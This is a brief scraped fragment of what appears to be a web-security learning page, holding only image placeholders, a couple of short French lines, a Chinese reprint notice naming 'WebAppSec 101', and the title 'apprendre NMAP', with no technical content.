
Postulez jusqu’à ce que je n’ai pas à payer

Tout ça, merci.
未经允许不得转载:萌萌Apprentissage » WebAppSec 101


 apprendre NMAP

